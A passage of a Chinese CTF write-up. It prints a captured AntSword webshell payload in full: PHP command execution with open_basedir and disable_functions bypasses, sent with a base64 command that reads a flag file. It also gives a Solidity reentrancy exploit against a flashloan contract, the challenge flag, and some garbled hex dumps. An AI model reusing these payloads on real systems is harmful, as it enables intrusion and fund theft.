soutput()%3Bdie()%3B&x69f445668255e=yvY2QgIi92YXIvd3d3L2h0bWwvZmxhZyI7dHJlZTtlY2hvIDZkNjY2ODcyYWMwO3B3ZDtlY2hvIDVkZGQ4M2U%3D

Output

start: 3185 end: 3269 length: 84 | time: 0ms length: 3269 lines: 2

```
b8032ee397a62c=EP&he1e3ef88a7997=APL2Jpbi9zaA==&pass=@ini_set("display_errors", "0");@set_time_limit(0);$opdir=@ini_get("open_basedir");if($opdir)
{$ocwd=dirname($_SERVER["SCRIPT_FILENAME"]);$oparr=preg_split("/;|:/",$opdir);@array_push($oparr,$ocwd,sys_get_temp_dir());foreach($oparr as $item)
{if(!@is_writable($item)){continue;};$tmdir=$item."/.bbaf00ff2804";@mkdir($tmdir);if(!@file_exists($tmdir)){continue;}@chdir($tmdir);@ini_set("open_basedir",
"..");$cntarr=@preg_split("/\\\\|\//",$tmdir);for($i=0;$i<sizeof($cntarr);$i++){@chdir("..");};@ini_set("open_basedir","/");@rmdir($tmdir);break;};};;function
asenc($out){return $out;};function asoutput(){$output=ob_get_contents();ob_end_clean();echo "96ab84"."accd06";echo @asenc($output);echo
"56ee"."8bdf4";}ob_start();try{$p=base64_decode(substr($_POST["he1e3ef88a7997"],2));$s=base64_decode(substr($_POST["x69f445668255e"],2));$envstr=@base64_decode(subst
r($_POST["b8032ee397a62c"],2));$d=dirname($_SERVER["SCRIPT_FILENAME"]);$c=substr($d,0,1)=="/"?"-c \"{$s}\"":"/c \"{$s}\"";if(substr($d,0,1)=="/")
{@putenv("PATH=".getenv("PATH").":/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin");}else{@putenv("PATH=".getenv("PATH").";C:/Windows/system32;C:/Window
s/SysWOW64;C:/Windows;C:/Windows/System32/WindowsPowerShell/v1.0/;");}if(!empty($envstr)){$envarr=explode("|||asline|||", $envstr);foreach($envarr as $v) {if
(!empty($v)) {@putenv(str_replace("|||askey|||", "=", $v));}}}$r="{$p} {$c}";function fe($f){$d=explode(",",@ini_get("disable_functions"));if(empty($d))
{$d=array();}else{$d=array_map('trim',array_map('strtolower',$d));}return(function_exists($f)&&is_callable($f)&&!in_array($f,$d));};function runshellshock($d, $c)
{if (substr($d, 0, 1) == "/" && fe('putenv') && (fe('error_log') || fe('mail'))) {if (strstr(readlink("/bin/sh"), "bash") != FALSE) {$tmp =
tempnam(sys_get_temp_dir(), 'as');putenv("PHP_LOL=() { x; }; $c >$tmp 2>&1");if (fe('error_log')) {error_log("a", 1);} else {mail("a@127.0.0.1", "", "", "-bv");}}
else {return False;}$output = @file_get_contents($tmp);@unlink($tmp);if ($output != "") {print($output);return True;}}return False;};function runcmd($c)
{$ret=0;$d=dirname($_SERVER["SCRIPT_FILENAME"]);if(fe('system')){@system($c,$ret);}elseif(fe('passthru')){@passthru($c,$ret);}elseif(fe('shell_exec'))
{print(@shell_exec($c));}elseif(fe('exec')){@exec($c,$o,$ret);print(join("
",$o));}elseif(fe('popen')){$fp=@popen($c,'r');while(!@feof($fp)){print(@fgets($fp,2048));}@pclose($fp);}elseif(fe('proc_open')){$p = @proc_open($c, array(1 =>
array('pipe', 'w'), 2 => array('pipe', 'w')), $io);while(!@feof($io[1])){print(@fgets($io[1],2048));}while(!@feof($io[2]))
{print(@fgets($io[2],2048));}@fclose($io[1]);@fclose($io[2]);@proc_close($p);}elseif(fe('antsystem')){@antsystem($c);}elseif(runshellshock($d, $c)) {return
$ret;}elseif(substr($d,0,1)!="/" && @class_exists("COM")){$w=new COM('WScript.shell');$e=$w->exec($c);$so=$e->StdOut();$ret.=$so->ReadAll();$se=$e-
>StdErr();$ret.=$se->ReadAll();print($ret);}else{$ret = 127;}return $ret;};$ret=@runcmd($r." 2>&1");print ($ret!=0)?"ret={$ret}":"";;}catch(Exception $e){echo
"ERROR://".$e->getMessage();};asoutput();die();&x69f445668255e=yvY2QgIi92YXIvd3d3L2h0bWwvZmxhZyI7dHJlZTtlY2hvIDZkNjY2ODcyYWMwO3B3ZDtlY2hvIDVkZGQ4M2U=
```


29253342253744656c736569662872756e7368656c6c73686f636b28253234642532432532302532346329292532302537427265747572 6e2532302532347265742533422537446 56c7
[illegible]

分组 61. 4 客户端 分组, 1 服务器 分组, 1 turn(s). 点击选择.

整个对话 (6074 bytes) | Show data as 原始数据 | 流 5

查找: | 查找下一个(N)

滤掉此流 | 打印 | 另存为… | 返回 | Close | Help

```
485454502f312e3120323030204f4b0d0a446174653a204d6f6e2c20303720466562203230323220303333a33373a303020474d540d0a5365727665723a204170616368652f322e342e343620844656269616e290d0a566172793a20416363657074742d456e636f64696e670d0a436f6e74656e742d456e636f64696e673a20677a69700d0a436f6e74656e742d4c656e6774683a203735330d0a436f6e6e656374696f6e3a20636c6f73650d0a436f6e74656e742d547970653a20746578742f68746d6c3b20636861727365743d5554462d380d0a0d0a1f8b0800000000000003ed5ccd6ec2300cbef72972dca46dfc144279811df7041c28b46c484c4880d6cb1e7e48db1a709dd641a5751b47429ab0f7c5713e7d4e1c89b98e57d1245eaf93a17e0996cfcfea2dcd166ab3df25e92150e7f18d7d47ff7ea11ec68f25c6d0189705e3e4d75834fc415ec5f70a20cb02cd6d14fb6d3e5731820f96e72a38b82a4738e0f39f5ae886a4bbe007a19085da8853e16385224485c121397381abca19308f86484e1b269717a4216e1f955c34d21072a170d772d28c84349c94a61e32c04dc6322f9bcc7c93eb2a13ca0c2765c0b64848533f6908d321580d2b08962b21436b0a42880a8363aa34532197bf4aa3cc70228d6e9f34847cb643aece2b926b799a0919fa4b86baca13244dd43e69bc283b2c154499e15476e6429afe92a62ea55166b8908b419b869080ee573142540856c738088397d7811e0bd7bd04495e075891e62e97a73183b2239bdc56995066382983bc0e34431ac2740856c30a22af03ac1484101506c75469e475c063a551663891465e079ab94ab33cd3c0a0e475c0633228339c1484c1eb002103de9086103c0657d3019741d79fb87b4286d694869079e14c6b9ce944d509a54bcfea26ddea252664d07d276c8b370a42081e836b98340cbaf9844409696e224d5de509ce26671556a4e9c65945bafe7256c967932e3d2b3210a2c2e0ea6997840cbaef42062eca20dd7756670b42f0185cc30752e9bef79834f7521ae9d2f32a4f84e910ac6e9390c1a58890277f38c8925bc0cce0ee4458bf14bb9bb8408573e40c832b166161fee80c613a04abdb1d40b9d9f558b71cf588c185cd0b9de1a81fd00cee61556bcb6773f781ebb7b98516b78af5db1638c1e1905415fc2ab890ff5d0183f810a1b05c58d689fa11726171357ef41a5366033fc48a3a94ff18abf98d574b06ce0e1787f3a2f162feb28559ff3998ceb54ab687747dda1fb6e9f1490dd566bb4b8f814eb4d6d16c1caf87c1e02b3e0cb22c1b7c9c3e7783cd2e7e0fa6499244611a4c759a46ab6433f901ed069ab84a570000
```


Output

time: 13ms
length: 22346
lines: 603

```
96ab84accd06.
`-- New\ folder
    |-- New\ folder
    |   |-- New\ folder
    |   |-- New\ folder\ (2)
    |   |-- New\ folder\ (3)
    |   `-- New\ folder\ (4)
    `-- New\ folder\ (2)
        |-- New\ Folder\ (3)
        |   |-- New\ folder
        |   |   |-- New\ folder
        |   |   |   |-- New\ folder
        |   |   |   |-- New\ folder(2)
        |   |   |   |   `-- New\ folder
        |   |   |   |-- New\ folder(3)
        |   |   |   |   `-- New\ folder
        |   |   |   `-- New\ folder(4)
        |   |   |       `-- New\ folder
        |   |   `-- New\ folder(2)
        |   |       |-- New\ folder
        |   |       |-- New\ folder(2)
        |   |       |   `-- New\ folder
        |   |       |-- New\ folder(3)
        |   |       |   `-- New\ folder
        |   |       `-- New\ folder(4)
        |   |-- New\ folder(10)
        |   |   |-- New\ folder
        |   |   |   |-- New\ folder
        |   |   |   |-- New\ folder(2)
        |   |   |   |-- New\ folder(3)
        |   |   |   |   `-- New\ folder
        |   |   |   `-- New\ folder(4)
        |   |   |       `-- New\ folder
        |   |   `-- New\ folder(2)
        |   |       |-- New\ folder
        |   |       |   `-- New\ folder
```

最后导出文件夹方法（非预期）：

1. 脚本：

```python
import os

f = open('1.txt','r').readlines()
res = []
for i in f:
    data = i.replace('\n','').find('N')//4
    res.append(data)
for i in range(len(res)-1):
    file_name = f[i][4*res[i]:-1].replace('\\','')
    # print(res[i],file_name)
```

```
    # print(res[i],res[i+1])
    if res[i]==res[i+1]:
        os.mkdir(file_name)
        print(os.getcwd())
    else:
        if res[i]<res[i+1]:
            os.mkdir(file_name)
            os.chdir(file_name)
        elif res[i+1]<res[i]:
            os.mkdir(file_name)
            tmp = res[i]-res[i+1]
            for _ in range(tmp):
                os.chdir('../')
    print(os.getcwd())
    if i == len(res)-1:
        file_name = f[i+1][4*res[i+1]:-1].replace('\\','')
        os.mkdir(file_name)
```

最后会有一小点问题，因为读取不到最后一个文件夹，所有得去手动创建最后一个文件夹，也就是\New folder\New folder (2)\New folder (2)\New folder (2)

2. 手工加。。。。一共596个文件夹，如果有大神真可以这样弄出来我愿称其为手撸之神
3. 其实可以不用看具体结果，在\New folder\New folder (2)\New Folder (3)下一共有40个文件夹，每个文件夹里有高位和低位的bit数据，只要一个个点开把二进制提取出来然后转字符也可以拿到flag

   (PPS:只要我预判了你的非预期我就没有非预期


flag

```
vnctf{d23903879df57503879bcdf1efc141fe}
```

BlockChain

VNloan

这ha1提前不到一周问我能不能给个题。这赏金棋王给👴整不会了，我实在没啥好想法啊。



平常净和他打LOL了，哪有时间出题。

挺简单的一道题，主要是看到了12月的一个事件，关于Defi中 Flashloan+溢出和重入的一个事件吧？大概是这样的。好像稍微要比纯套娃题有点意思。
具体事件可以看看： https://zhuanlan.zhihu.com/p/448456645
不过我这题把很多东西都给弄得简单了，这都是最基础的漏洞点，至于代币合约是从Balsn搬运的，我自己随便写了一个fakeflashloan。

```
function fakeflashloan(uint256 value,address target,bytes memory data) public{
        require(isLoan==false&&value>=0&&value<=1000);
        balanceOf[address(this)]-=value;
        balanceOf[target]+=value;

        address(target).call(data);

        isLoan=true;
        require(balanceOf[target]>=value);
        balanceOf[address(this)]+=value;
        balanceOf[target]-=value;
        isLoan=false;
    }
```

主要从call这里来重入。
我是随便传了个 selector让他直接跳 fallback()
也可以不那么写。
不过要知道就算是重入的时候可以加余额，但是最后函数栈执行的时候还是都会还回去的。
所以考虑在超过条件的时候直接去调用checkSuccess就可以满足其条件了。
当然如果被大师傅们非预期可能也是会出现的，等着看大师傅的wp了。

```
contract hack{
    uint public times=0;
    bool public ok=false;
    address public myself=address(this);
    uint256 public val;
    VNETH public a;
    address setup=;
```

```
    constructor(address target)public payable{
        a =VNETH(target); //target是 WETH合约的地址
    }
    function pwn()public{
        bytes memory data="0xdeadbeef";
        myself=address(this);
        a.fakeflashloan(1000,myself,data);
    }
    function()external{
        ok=true;
        while(times<=5){
            val=a.balanceOf(address(this));
            times+=1;
            bytes memory data="0xdeadbeef";
            a.fakeflashloan(1000,myself,data);
        }
        if(times==6){
            Setup s=Setup(setup);
            s.checksuccess();
        }
    }
}
```

私链的我就不写了，大家自行构造吧。